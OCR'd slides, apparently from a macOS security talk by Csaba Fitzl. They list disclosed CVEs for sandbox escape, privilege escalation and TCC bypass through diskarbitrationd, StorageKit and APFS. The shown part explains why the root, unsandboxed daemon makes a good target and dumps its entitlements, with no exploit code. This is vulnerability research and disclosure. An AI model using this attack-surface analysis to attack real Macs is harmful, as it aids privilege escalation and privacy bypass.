
Apple Disk-O Party



kandji

Csaba Fitzl

Twitter: @theevilbit

whoami

- Principal macOS Security Researcher @Kandji
- author of EXP-312 - macOS Exploitation training (🐙) at OffSec
- ex red/blue teamer
- macOS bug hunter
- husband, father
- hiking, trail running 🥾 🏔️

agenda

1. disk arbitration service
2. CVE-2023-42838 - Sandbox Escape via diskarbitrationd
3. typical mount call flows
4. CVE-2024-44175 - LPE + Sandbox Escape via diskarbitrationd
5. CVE-2024-40855 - TCC Bypass and Sandbox Escape via diskarbitrationd
6. CVE-2024-27848 - LPE via StorageKit
7. CVE-2024-44210 - LPE and TCC bypass via StorageKit
8. CVE-2024-40783 - bypass TM data protection via APFS
9. LPE via Disk Utility
10. conclusion


disk arbitration service

diskarbitrationd - the basics

- system wide service, defined in:
  - /System/Library/LaunchDaemons/com.apple.diskarbitrationd.plist
- Mach Service: com.apple.DiskArbitration.diskarbitrationd
- manage disk mounting, unmounting
- calls mount/unmount under the hood

diskarbitrationd - why we like it?


- runs as root
- unsandboxed
- ~ full disk access rights
- Mach service accessible from application sandbox
- opensource



```
Executable=/usr/libexec/diskarbitrationd
Identifier=com.apple.diskarbitrationd
Format=Mach-O universal (x86_64 arm64e)
CodeDirectory v=20400 size=1875 flags=0x0(none) hashes=48+7
Platform identifier=15
Platform=embedded
Signature size=4442
Signed Time=29 Jun 2024 at 08:29:35
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=76
[Dict]
    [Key] com.apple.private.LiveFS.connection
    [Value]
        [Bool] true
    [Key] com.apple.private.allow-external-storage
    [Value]
        [Bool] true
    [Key] com.apple.private.fskit.module-runner
    [Value]
        [Bool] true
    [Key] com.apple.private.security.disk-device-access
    [Value]
        [Bool] true
    [Key] com.apple.private.security.storage-exempt.heritable
    [Value]
        [Bool] true
    [Key] com.apple.private.vfs.revoke-mounted-device
    [Value]
        [Bool] true
    [Key] com.apple.private.xpc.launchd.ios-system-session
    [Value]
        [Bool] false
    [Key] com.apple.rootless.datavault.metadata
    [Value]
        [Bool] true
```

